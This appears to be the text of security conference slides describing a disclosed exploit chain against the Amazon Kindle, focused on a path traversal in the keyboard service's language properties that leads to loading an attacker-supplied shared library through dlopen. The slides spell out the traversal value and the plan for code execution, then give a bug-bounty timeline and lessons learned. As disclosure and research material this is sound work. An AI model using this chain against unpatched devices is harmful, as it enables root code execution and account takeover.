        r       Int     show    [0]
        w       Str     close
        r       Int     diacriticalId   [0]
        r       Str     keyboard_language       [en-GB]
        rw      Str     largeFont       []
```

LIPC properties of `com.lab126.keyboard`

The `com.lab126.keyboard` service

- Look for LIPC services running as root
- `com.lab126.keyboard` service
  - > Exposed by the **`kb`** process
  - > **Change the keyboard's language**

```
com.lab126.keyboard
        r       Int     lang    [0]
        r       Int     height  [275]
        rw      Int     dumpWidget      [0]
        r       Int     id      [0]
        r       Str     preedit []
        rw      Has     uiQueryHash     [*NOT SHOWN*]
        r       Int     web     [0]
        r       Int     flags   [0]
        r       Str     rescan  [/var/local/system/keyboard.conf]
        rw      Str     language        [en_GB]
        r       Str     appID   []
        rw      Str     languages       [en_GB:fr_FR]
        rw      Str     logLevel        [...]
        w       Str     setSurround
        r       Str     bounds  [0:525:600:275]
        rw      Str     logMask [0x0fff0000]
        w       Str     open
        r       Int     show    [0]
        w       Str     close
        r       Int     diacriticalId   [0]
        r       Str     keyboard_language       [en-GB]
        rw      Str     largeFont       []
```

LIPC properties of `com.lab126.keyboard`

Path traversal in the keyboard service

- The main logic for the keyboard process is in `/usr/lib/libkb.so`

```
snprintf(path, 4096, "/usr/share/keyboard/%s/%s-%dx%d.keymap.gz", lang, lang, res_w, res_h);
if (access(path, 0)) {
  _syslog_chk(3, 1, "E def:kb:filename=%s, error=%d:the file does not exist", path, err);
}
// ...
```

Setter handler for the `languages` property

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// ...
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Setter handler for the `languages` property

- **Path traversal vulnerability**
  - > Set the `languages` property to `en_GB:../../../mnt/us/documents`
  - > The resolved path will be `/mnt/us/documents-1072x1448.keymap.gz`

Path traversal in the keyboard service

- Load the newly added language by setting the `language` property
- **Path traversal again!**

```
snprintf(path, 4096, "/usr/share/keyboard/%s/utils.so", lang);
handle = dlopen(path, 1);
if (!handle) {
  _syslog_chk(3, 1, "E def:kb:filename=%s:Failed to load plugin", path);
  return -1;
}
off_2681C = dlsym(v2, "utils_set_auto_caps");
// ...
```

Setter handler for the `language` property (`input_load_language`)

Path traversal in the keyboard service

- Load the newly added language by setting the `language` property
- **Path traversal again!**
- **The resolved path goes through `dlopen`!!**
- Cross-compile a shared library with `__attribute__((constructor))` ⟹ win

```
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Demonstration

Conclusion

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- **Remote chain of vulnerabilities in the Amazon Kindle from a malicious audiobook**
  - Amazon account takeover
  - Could also be used as a software jailbreak

December 2024 — Found Audible bug

January 2025 — Full chain exploit reported through HackerOne[1] (critical: $20,000)

March 2025 — Audible bug fixed in 5.18.1

September 2025 — Keyboard service bug fixed in 5.18.5

[1] https://hackerone.com/amazonvrp-devices

Takeaways

- **Impact**
  - > Seemingly harmless device but valuable surface and assets
  - > Software reuse across Amazon products (Audible, LIPC...) $\Longrightarrow$ **impact is multiplied!**

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  > Develop custom mutators for efficient fuzzing of multimedia parsers
  > Bottom-up approach for easy bugs $\Longrightarrow$ **no heavy tooling, don’t forget the basics!**

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  > Seemingly harmless device but valuable surface and assets
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- **Vulnerability research**
  > Develop custom mutators for efficient fuzzing of multimedia parsers
  > Bottom-up approach for easy bugs ⟹ **no heavy tooling, don't forget the basics!**
- **Exploitation**
  > One-shot parsers are hard to address
  > Facilitated by 32-bit architecture and lack of modern mitigations
  > Unreliable exploits can still have impact ⟹ **always think of context and scenario!**

Thank you

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